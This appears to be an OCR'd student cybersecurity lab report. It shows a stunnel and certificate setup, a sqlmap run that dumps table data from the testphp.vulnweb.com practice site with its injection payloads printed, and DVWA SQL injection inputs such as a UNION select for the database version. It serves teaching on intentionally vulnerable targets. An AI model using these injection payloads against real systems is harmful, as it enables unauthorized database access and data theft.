
```
200420116068@kali:~$ openssl x509 -noout -in custom.pem -dates
notBefore=Nov 18 05:53:02 2022 GMT
notAfter=Nov 17 05:53:02 2024 GMT
200420116068@kali:~$
```

Generate the Stunnel Certificate and Private Key (PEM):-




```
200420116068@kali:~$ sudo stunnel3 -p stunnel.pem -f -d 443 -r cs.triple.in:80
[sudo] password for 200420116068:
[ ] Initializing inetd mode configuration
[ ] Clients allowed=500
[.] stunnel 5.63 on x86_64-pc-linux-gnu platform
[.] Compiled/running with OpenSSL 1.1.1n  15 Mar 2022
[.] Threading:PTHREAD Sockets:POLL,IPv6,SYSTEMD TLS:ENGINE,OCSP,PSK,SNI Auth:LIBWRAP
[ ] errno: (*__errno_location ())
[ ] Initializing inetd mode configuration
[.] Reading configuration from descriptor 3
[.] UTF-8 byte order mark not detected
[.] FIPS mode disabled
[ ] Compression enabled: 0 methods
[ ] No PRNG seeding was required
[ ] Initializing service [stunnel3]
[!] Error resolving "cs.triple.in": Neither nodename nor servname known (EAI_NONAME)
[ ] Cannot resolve connect target - delaying DNS lookup
[ ] stunnel default security level set: 2
[ ] Ciphers: HIGH:!aNULL:!SSLv2:!DH:!kDHEPSK
[ ] TLSv1.3 ciphersuites: TLS_AES_256_GCM_SHA384:TLS_AES_128_GCM_SHA256:TLS_CHACHA20_POLY1305_SHA256
[ ] TLS options: 0x2100004 (+0x0, -0x0)
[ ] Session resumption enabled
[ ] Loading certificate from file: stunnel.pem
[ ] Certificate loaded from file: stunnel.pem
[ ] Loading private key from file: stunnel.pem
[ ] Private key loaded from file: stunnel.pem
[ ] Private key check succeeded
[ ] DH initialization skipped: no DH ciphersuites
[ ] ECDH initialization
[ ] ECDH initialized with curves X25519:P-256:X448:P-521:P-384
[.] Configuration successful
[ ] Deallocating deployed section defaults
[ ] Binding service [stunnel3]
[ ] Listening file descriptor created (FD=9)
[ ] Setting accept socket options (FD=9)
[ ] Option SO_REUSEADDR set on accept socket
[.] Binding service [stunnel3] to 0.0.0.0:443: Address already in use (98)
[ ] Listening file descriptor created (FD=9)
[ ] Setting accept socket options (FD=9)
[ ] Option SO_REUSEADDR set on accept socket
[.] Binding service [stunnel3] to :::443: Address already in use (98)
[!] Binding service [stunnel3] failed
[ ] Unbinding service [stunnel3]
[ ] Service [stunnel3] closed
[ ] Deallocating deployed section defaults
[ ] Deallocating section [stunnel3]
[ ] Initializing inetd mode configuration
200420116068@kali:~$
```


1 . Apply Automated SQL Injection using SQLMAP.




2. Find Database detail of the targeted site.




3. Find Table details of the targeted site.



4. Find Column details for the tables.



5. Find actual data for the given site.




```
20042011606@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program

[*] starting @ 07:11:01 /2022-11-18/

[07:11:02] [INFO] resuming back-end DBMS 'mysql'
[07:11:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8753=8753

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626b6a71,(SELECT (ELT(8368=8368,1))),0x7171707671),8368)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2318 FROM (SELECT(SLEEP(5)))pvZV)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71626b6a71,0x6e654c546e4361586a476a55786c677a4957565744545455055745a4f6758726d495a6847575675556,0x7171707671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[07:11:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[07:11:04] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| r4w8173 |
| Blad3   |
| lyzae   |
+---------+

[07:11:05] [INFO] table 'acuart.artists' dumped to CSV file '/home/DISHA/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[07:11:05] [INFO] fetched data logged to text files under '/home/DISHA/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:11:05 /2022-11-18/

20042011606@kali:~$
```


Assignment 7

- Perform the Steps Mentioned in the DVWA pdf Files and Submit the Screenshots


1. SQL Injection

- 


- method to extract all the First_names and Surnames from the database would be to use the input: %' or '1'='1'




- The database version will be listed under surname in the last line as shown in the image below.
  Input: %' or 0=0 union select null, version() #



